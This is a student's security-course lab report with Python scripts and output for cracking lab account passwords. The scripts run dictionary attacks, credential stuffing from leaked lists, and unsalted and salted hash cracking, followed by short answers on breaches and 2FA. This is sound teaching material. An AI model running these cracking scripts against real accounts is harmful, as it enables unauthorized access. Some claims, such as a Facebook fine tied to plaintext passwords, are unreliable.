Lab 1: Passwords and Hashing

Benny Chen — Lars-Erik Laskey

September 10, 2022

1 Question 1

Background:

As a Connecticut law-enforcement cybersec researcher, you are asked to help find the password to the account of Adam Lanza, a dangerous criminal, in the darknet server of Adam's gang. Adam's username is simply his first name, Adam.Since Adam didn't study cybersecurity and is known for cruelty rather than intelligence, you decide he is likely to use one of these very common passwords.

Task:

Given a list of most common passwords and a name, Adam, create a script to find out what password he used.

Break1.py:

```
import time
import os

if __name__ in '__main__':
start_time = time.time()
print("Start time: 0.0")
common_passwords=[i.strip() for i in open('MostCommonPWs.txt')]

for i in common_passwords:
    res = os.system('python3 ./Login.pyc'+ ' Adam ' + i + " >/dev/null 2>&1")
    if res == 0:
        print('Adam',i, "--- %s seconds ---" % (time.time() - start_time))
```

Output:

```
cse@cse3140-HVM-domU:~/Lab1/Q1$ python3 Break1.py
Start time: 0.0
Adam iloveyou --- 0.13785004615783691 seconds ---
```

2 Question 2

Task:

Given a list of most common passwords and a list of names, create a script to find out what passwords they used.

Break2.py:

```
import time
import os

if __name__ in '__main__':
    start_time = time.time()
    common_passwords=[i.strip() for i in open('/home/cse/Lab1/MostCommonPWs.txt')]
    gang_names=[i.strip() for i in open('/home/cse/Lab1/gang.txt')]

    for name in gang_names:
        for i in common_passwords:
            res = os.system('python3 ./Login.pyc'+ ' ' + name + ' ' + i + " >/dev/null 2>&1")
            if res == 0:
                print(name, i, "--- %s seconds ---" % (time.time() - start_time))
                break
        if res != 0:
            print(name,' ?')
```

Output:

```
cse@cse3140-HVM-domU:~/Lab1/Q2$ python3 Break2.py
Start Time: 0.0 Seconds
Adam ?
Al ?
Charles 12345 --- 0.40025973320007324 seconds ---
Ted ?
Tom ?
Bonnie ?
Clyde ?
Kevin ?
Andrew ?
Jack ?
Richard ?
Donald ?
Kim ?
Vlad ?
Benedict ?
Billy ?
Anne ?
John ?
```

3 Question 3

Task:

Given a larger list of most common passwords (of 100k passwords) and a list of names, create a script to find out what passwords they used.

Break3.py:

```
import time
import os
import threading

if __name__ in '__main__':
    start_time = time.time()
    common_passwords=[i.strip() for i in open('/home/cse/Lab1/PwnedPWs100k.txt')]
    gang_names=[i.strip() for i in open('/home/cse/Lab1/gang.txt')]

    def thread_function(i):
        for j in range(10):
            if os.system('python3 ./Login.pyc'+ ' ' + i + ' ' + common_passwords[j] + " >/dev/null 2>&1") == 0:
                print(i, common_passwords[j], "--- %s seconds ---" % (time.time() - start_time))
                break

    threads = list()
    for i in gang_names:
        x = threading.Thread(target=thread_function, args=(i,))
        threads.append(x)
        x.start()

    for index, thread in enumerate(threads):
        thread.join()

        print("--- %s seconds ---" % (time.time() - start_time))
```

Output:

```
cse@cse3140-HVM-domU:~/Lab1/Q3$ python3 Break3.py
0:00
Charles 12345 --- 0.6671350002288818 seconds ---
```

4 Question 4

Task:

Given a list of leaked passwords from a site and a list of names, create a script to find out what passwords they used.

Break4.py:

```
    import time
    import os

    if __name__ in '__main__':
        start_time = time.time()
        leaked_passwords=[(i.strip()) for i in open('/home/cse/Lab1
    /Q4/PwnedPWfile')]
        gang_names=[i.strip() for i in open('/home/cse/Lab1/gang.
    txt')]
        leaked_passwords = dict(i.split(',') for i in
    leaked_passwords)

        for name in gang_names:
            if name in leaked_passwords:
                if os.system('python3 ./Login.pyc ' + name + ' ' +
    leaked_passwords[name] + " >/dev/null 2>&1") == 0:
                    print(name, leaked_passwords[name], "--- %s
    seconds ---" % (time.time() - start_time))
```

Output:

```
[cse@cse3140-HVM-domU:~/Lab1/Q4$ python3 Break4.py
Adam wnglKoJP --- 0.0021402835845947266 seconds ---
Jack yWPAGqEj --- 0.002170562744140625 seconds ---
John TWOSLZGa --- 0.0021767616271972656 seconds ---
```

5 Question 5

Task:

Given a list of hashed passwords that were leaked compare them to a list of 100k most common passwords and find out what passwords they used.

Break5.py:

```
import time
import os
import random
import hashlib

if __name__ in '__main__':
    start_time = time.time()
    common_passwords=[i.strip() for i in open('/home/cse/Lab1/
    PwnedPWs100k.txt')]
    gang_names=[i.strip() for i in open('/home/cse/Lab1/gang.txt')]
    hashed_pws = [i.strip() for i in open('/home/cse/Lab1/Q5/
    HashedPWs')]
    hashed_pws = dict(i.split(',') for i in hashed_pws if i.split('
    ,')[0] in gang_names)
```

```
    named_pws = dict((i + str(j), hashlib.sha256(bytes(i + str(j),
    'utf-8')).hexdigest()) for i in common_passwords for j in range
    (100))

    matched = []
    for name, hashed in hashed_pws.items():
        for p, h in named_pws.items():
            if hashed == h:
                matched.append((name, p))

    ogpass = []
    for name, p in named_pws.items():
        for i in matched:
            if name == i[1]:
                ogpass.append((i[0], name))

    for name, p in hashed_pws.items():
        for i in ogpass:
            if name == i[0]:
                if os.system('python3 ./Login.pyc'+ ' ' + name + '
    ' + i[1] + " >/dev/null 2>&1") == 0:
                    print(name, i[1], "--- %s seconds ---" % (time.
    time() - start_time))
```

Output:

```
0:00
Login Succesful!  Anne linker79 --- 18.593838453292847 seconds ---
Login Succesful!  Richard 06118340 --- 18.63688850402832 seconds ---
Login Succesful!  Andrew 1samantha18 --- 18.679097652435303 seconds ---
```

6 Question 6

Task:

Use SaltedPWS to find the gang members' passwords from 100k most common passwords.

Break6.py:

```
import os
import time
import hashlib

if __name__ in '__main__':
    start_time = time.time()

    gang_names = [i.strip() for i in open('/home/cse/Lab1/gang.txt'
    )]
    salted = [i.strip() for i in open('/home/cse/Lab1/Q6/SaltedPWs'
    )]
    common_passwords = [i.strip() for i in open('/home/cse/Lab1/
    PwnedPWs100k.txt')]
```

```
11
12      salted_passwords = dict((i.split(',')[1], i.split(',')[2]) for
        i in salted if i.split(',')[0] in gang_names)
13
14      new_pass = {}
15      for password in common_passwords:
16          for rand in range(9,100):
17              for ps in salted_passwords:
18                  new_pass[password+str(rand)]=hashlib.sha256(bytes
        (((password + str(rand))+salted_passwords[ps]), 'utf-8')).
        hexdigest()[2:-1]
19
20      matches = [new_pass[name] for name in new_pass for l in
        salted_passwords if new_pass[name] == l]
21      passwords = [pw for pw in new_pass for match in matches if
        new_pass[pw] == match]
22
23      for name in gang_names:
24          for pw in passwords:
25              print(os.system('python3 ./Login.pyc'+ ' ' + name + ' '
         + pw) )
26              print(name,pw, "--- %s seconds ---" % (time.time() -
        start_time))
```


Output:

```
0:00
Login successful!!
0
Clyde 2212198825 --- 47.84671473503113 seconds ---
```

7 Question 7

Task:

Check if one of your own personal accounts has any exposed passwords using haveibeenpwned.com



8 Question 8


Task:

Find 2 incidents of web services that have been compromised before. One by just storing un-hashed passwords in plain text and one hashed but not salted.

Incident 1:

One of the biggest incidents of a service that stored passwords in plain text was actaully with one of the biggest social media sites, Facebook. In early 2019, a routine secuity review found that Facebook had stored passwords in plain unhashed text for years. This was a huge security breach as it meant that anyone with access to the database could easily access the passwords of millions

of users. According to Facebook, they could not find any evidence that anyone had accessed the passwords for malicious use, but it was still a huge security breach. The passwords were stored in plain text because Facebook had a legacy system that was not updated to store passwords in a more secure way. This incident was a huge security breach and Facebook was fined 5 billion for it.



link: https://www.theverge.com/2019/4/18/18485599/facebook-instagram-passwords-plain-text-millions-users

Incident 2:

Another incident was with the popular job search and career development site, LinkedIn. In 2012, LinkedIn was hacked and 6.5 million passwords were stolen. The passwords were stored and hashed using the SHA-1 algorithm, but were not salted. This means that the passwords were hashed using a one-way function, but the same password would always hash to the same value. This made it easy for attackers to crack the passwords.

link: https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/2012-linkedin-breach-117-million-emails-and-passwords-stolen-not-6-5m

9 Question 9

Task:

Give an example of a website that does not support or offer 2FA.

Example:

Even though 2FA is not a perfect solution, it is still a good way to protect your account. There are many websites that now support 2FA and are moving towards it, making it a standard. However, there are still many websites that do not support 2FA. A couple fields that are still not using 2FA are the utilities and entertainment fields. One example of a website that does not support 2FA is the popular video streaming service, Netflix. Netflix does not support 2FA and does not offer it as an option. This is a huge security risk as there is only one layer of protection for your account and if your password is compromised, your account is compromised. A example in the utilities field is Connecticut's Electric and Gas company, Eversource. Eversource does not offer 2FA which should be crucial for a company that handles sensitive information such as credit card numbers and social security numbers. I use 2FA and so do my parents for all of our accounts and I think that it is a good idea for all companies to offer 2FA as an option. I want another layer of protection for my accounts and I think that 2FA is a good way to do that.

Entertainment	Docs	SMS	Phone Call	Email	Hardware token	Software token
Netflix	Tell them to support 2FA	On Twitter	On Facebook			
Niconico				✓		✓
Pandora	Tell them to support 2FA	On Twitter	On Facebook			
Picarto.TV	Tell them to support 2FA	On Twitter	On Facebook	Via Email		
Plex						✓
Qobuz	Tell them to support 2FA	On Twitter	On Facebook			
Roku	Tell them to support 2FA	On Twitter	On Facebook			
Sling TV	Tell them to support 2FA	On Twitter	On Facebook			
SoundCloud	Tell them to support 2FA	On Twitter	On Facebook			
Spotify	Tell them to support 2FA	On Twitter	On Facebook			
TIDAL	Tell them to support 2FA	On Twitter	On Facebook	Via Email		
TiVo	Tell them to support 2FA	On Twitter	On Facebook			

Utilities	Docs	SMS	Phone Call	Email	Hardware token	Software token
Eversource	Tell them to support 2FA	On Twitter	On Facebook			
Florida Power and Light	Tell them to support 2FA	On Twitter	On Facebook			
Frontier Communications	Tell them to support 2FA	On Twitter	On Facebook			
Georgia Power	Tell them to support 2FA	On Twitter	On Facebook			
Google Fi		✓	✓			✓ i
Google Fiber		✓	✓			✓ i
Nicor Gas	Tell them to support 2FA	On Twitter	On Facebook			
Pacific Gas and Electric Compan...	Tell them to support 2FA	On Twitter	On Facebook			
RCN	Tell them to support 2FA	On Twitter	On Facebook			
Republic Wireless						✓
Rochester Gas & Electric	Tell them to support 2FA	On Twitter	On Facebook			
San Diego Gas & Electric	Tell them to support 2FA	On Twitter	On Facebook			
Sonic		✓	✓			✓
Southern California Edison	Tell them to support 2FA	On Twitter	On Facebook			